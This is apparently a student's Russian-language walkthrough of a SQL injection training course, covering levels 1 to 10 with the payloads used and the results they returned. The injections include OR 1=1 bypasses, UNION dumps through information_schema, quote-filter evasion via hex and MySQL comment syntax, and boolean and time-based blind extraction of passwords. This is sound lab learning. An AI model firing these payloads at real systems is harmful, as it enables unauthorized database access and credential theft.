Task 1

sql.training.hackerdom.ru/1.php?text=select*from+users

Таблица: users
Поля: id, login, pass

Введите запрос к базе данных:

select*from users | Отправить

id	login	pass
1	root	qwer
2	qwer	rewq
3	sdfsdf	sdfsdfsdfsd
4	fsdfr	dfhgfhfg
5	gfhgfh	gfh
6	fghgf	fghfghfg
7	hfghg	fghgfhfg
8	fghgfh	fghgf
9	fghgf	fghfghgfh
10	fghfghfg	fghfgh
11	fghgfh	fghgfh
12	fghfgh	QwErTy

Ура, я знаю ответ (пароль пользователя с id=12):

QwErTy | Сдать

Task 2

sql.training.hackerdom.ru/2qnbutn.php?text=%27or+id+%3D+9%23

Таблица: users
Поля: id, login, pass
Запрос: SELECT * FROM users WHERE id=2 OR login='$text' (вместо $text подставляется введённое ниже значение)
Подсказка: использовать мозг и кавычку

$text = 'or id = 9# Отправить

id	login	pass
2	qwer	rewq
9	secretlogin	secreto

Ура, я знаю ответ (пароль пользователя с id=9):

secreto Сдать

sql.training.hackerdom.ru/2qnbutn.php?text=%27or+1%3D1%23

Таблица: users
Поля: id, login, pass
Запрос: SELECT * FROM users WHERE id=2 OR login='$text' (вместо $text подставляется введённое ниже значение)
Подсказка: использовать мозг и кавычку

$text = 'or 1=1# Отправить

id	login	pass
1	root	qwer
2	qwer	rewq
3	sdfsdf	sdfsdfsdfsd
4	fsdfr	dfhgfhfg
5	gfhgfh	gfh
6	fghgf	fghfghfg
7	hfghg	fghgfhfg
8	fghgfh	fghgf
9	secretlogin	secreto
10	fghfghfg	fghfgh
11	fghgfh	fghgfh
12	fghfgh	QwErTy

Ура, я знаю ответ (пароль пользователя с id=9):

secreto Сдать

Task 3

sql.training.hackerdom.ru/3sdjjy.php?text=%27or+id%3D13%23

Таблица: users
Поля: id, login, pass
Запрос: SELECT * FROM users WHERE id=2 OR login='$text' LIMIT 1
Подсказка: сравнить с предыдущим примером, найти отличие

$text = 'or id=13# Отправить

id	login	pass
2	qwer	rewq
13	3lvl	iwanttogo4

Ура, я знаю ответ (пароль пользователя с id=13):

iwanttogo4 Сдать

Task 4

sql.training.hackerdom.ru/4qjqhweh.php?text=%27union+select+*from+secret%23

Таблицы: users, secret
Поля таблицы users: id, login, pass
В таблице secret три поля
Запрос: SELECT * FROM users WHERE id=2 OR login='$text' LIMIT 1

$text = 'union select *from secret# Отправить

id	login	pass
2	qwer	rewq
dfg	dfg	dfgdf
dfg	dfg	dfg
dfgdfg	super-secret-data	abc
dsf	sdfsd	sdfsdf

Ура, я знаю ответ (данные из таблицы secret с полем ggg='abc'):

super-secret-data Сдать

Task 5

'or 1=1 union select null, null, column_name from information_schema.columns where table_name = 'secret'#

sql.training.hackerdom.ru/5sdfkjsdk.php?text=%27or+1%3D1+union+select+null%2C+null%2C+column_

Таблицы: users, secret
Поля таблицы users: id, login, pass
В таблице secret два поля
Запрос: SELECT * FROM users WHERE id=2 OR login='$text' LIMIT 1

$text = 'or 1=1 union select null, null, column_name from information_s Отправить

id	login	pass
1	root	qwer
2	qwer	rewq
3	sdfsdf	sdfsdfsdfsd
4	fsdfr	dfhgfhfg
5	gfhgfh	gfh
6	fghgf	fghfghfg
7	hfghg	fghgfhfg
8	fghgfh	fghgf
9	secretlogin	secreto
10	fghfghfg	fghfgh
11	fghgfh	fghgfh
12	fghfgh	QwErTy
13	3lvl	iwanttogo4
		dfgfddfgdfdfdf
		dfgdfgfdg

dfgfddfgdfdfdf dfgdfgfdg

Таблицы: users, secret
Поля таблицы users: id, login, pass
В таблице secret два поля
Запрос: SELECT * FROM users WHERE id=2 OR login='$text' LIMIT 1

$text = 'union select null, dfgfddfgdfdfdf , dfgdfgfdg from secret# Отправить

id	login	pass
2	qwer	rewq
	thisisapass232	sdfsdf

Ура, я знаю ответ (данные из таблицы secret):

thisisapass232 Сдать

Task 6

1 and 1=2 UNION SELECT*

sql.training.hackerdom.ru/6skldj.php?text=1+and+1%3D2+UNION+SELECT*from+users+WHERE+login%3DCAST%280x676F64+AS+CHAR%29

Таблицы: users
Поля: id, login, pass
Запрос: SELECT * FROM users WHERE id=$text LIMIT 1
Подсказка: база пользователей стала дли-и-и-инная

Теперь всегда выводится только первая строка ответа (вне зависимости от того, сколько вернул SQL-запрос)
Фильтруются кавычки (' и ")

$text = 1 and 1=2 UNION SELECT*from users WHERE login=CAST(0 Отправить

id	login	pass
1041	god	ivarywantlevel7

Ура, я знаю ответ (пароль пользователя с логином god):

Сдать

from users WHERE login=CAST(0x676F64 AS CHAR)

Task 7


Мои несколько вариантов, которые не подошли

-5 union select * from users where login like CHR(37) || CHR(103) || CHR(101) || CHR(110) || CHR(116) || CHR(111) || CHR(111) || CHR(37)

-5 or login like 0x2567656e746f6f25

Нашла в интернете ответ и узнала, что `/*!` и `*/` это **сигнатурный обход.** Синтаксис комментария исполняемого файла MySQL и MariaDB, используются для обхода фильтрации (например, защиты от инъекций) (https://habr.com/ru/companies/owasp/articles/326362/)

(но я все равно не понимаю логики запроса) -1 /**!or**/ /**!login**/ LIKE /**/ 0x2567656e746f6f25




Task 8

Можно попробовать использовать слепую инъекцию, следить за поведением сайта и перебирать символы к паролю

узнали длину пароля:

-5 union select * from users where login = 'fast' and length (pass) > 3

-5 union select * from users where login = 'fast' and length (pass) =9



находим отдельный символ пароля:

-5 union select * from users where login = 'fast' and substring(pass, 1, 1) … (здесь можно ставить равно, больше, меньше и если на сайте покажет 0 - значит ложно, 1 -истина)

-5 union select * from users where login = 'fast' and substring(pass, 1, 1) = 9

-5 union select * from users where login = 'fast' and substring(pass, 2, 1) = 'l’

…

(здесь по идее можно было без union (select * from users where), просто [-5 or login = 'fast' and substring(pass, 2, 1) = 'l’])

Можно так же попробовать использовать ASCII кодирование, что бы при запросе в место 0 и 1 выводилась десятичный формат (DEC) символа (https://www.ascii-code.com/)

- 5 or id<=(select ascii(substring(pass,7,1)) from users where login='fast')

Таблицы: users
Поля: id, login, pass
Запрос: SELECT * FROM users WHERE id=$text

Выводит только количество записей

$text = - 5 or id<=(select ascii(substring(pass,7,1)) from users where lc Отправить

Количество записей: 97

Password: 9levlpass

Task 9

-5 or id<=(select SUM(login) from users where id between 20 and 30) (вывел: 1069) ответ не верный

попробовала по отдельности

-5 or id <= (select login from users where id = 20) и так далее

нашла что id равное 23 логин 1069. Возможно, мне так кажется что там стоит ограничение что числа большее 1069 не будут отображаться. Использовала ascii кодирование выводила каждый символ по отдельности от 1 до 4

-5 or id <= (select ascii(substring(login, 3, 1)) from users where id = 23)

После расшифровки, вышло число: 1104

Дальше через запрос с помощью sum нашла по отдельности суммы логинов по id от 20 до 22 и от 24 до 30

Суммируем: 304 + 1104+ 817 = 2225

Ответ: 2 225

Task 10

Здесь мы используем условие если 1 и 1 равны то задержка 5 с, иначе просто нет задержки. Просто убедиться что задержка работает

Таблицы: неизвестно
Поля: неизвестно
Запрос: SELECT $text

Не выводится ничего

$text = case when (1=1) then sleep(5) else 'a' end

Отправить

Ура, я знаю ответ (какое-то значение):

Сдать

select table_name from information_schema.tables where table_schema = 'public’ этот запрос отображает таблицы которые есть в базе данных в общем

Можем для начала попробовать найти длину названия таблицы (необязательно). Из первого уровня я достала table_schema and tables name, что бы понять как будет выглядеть таблица. После этого поняла как писать запрос для 10 уровня

select case when exists(select table_name , table_schema from information_schema.tables where table_schema != 'information_schema' and table_schema != 'performance_schema' AND length(table_name) > 1) then sleep(5) else 'a' end

В итоге длина таблицы составляет 11 символов

Дальше перебираем по символам:

case when exists(select table_name , table_schema from information_schema.tables where table_schema != 'information_schema' and table_schema != 'performance_schema' AND substring(table_name, 1, 1) > 'a') then sleep(5) else 'a' end

название таблицы : “david…”

Думаю все символы не стоит продолжать искать и остановимся на этом что бы найти количество столбцов в таблице

CASE WHEN (select count(*) from information_schema.columns where table_schema != 'information_schema' and table_schema != 'performance_schema' and table_name like '%david%') > 1 then sleep(5) else 'a' end

количество столбцов: 5

После можно будет найти название для каждого столбца (достаточно будет несколько символов с каждого столбца). Затем найти к какому типу относятся столбцы string, int, float и так далее.(Не обязательно) Найти количество строчек (думаю там всего одна) и после по символам найти саму информацию по символам.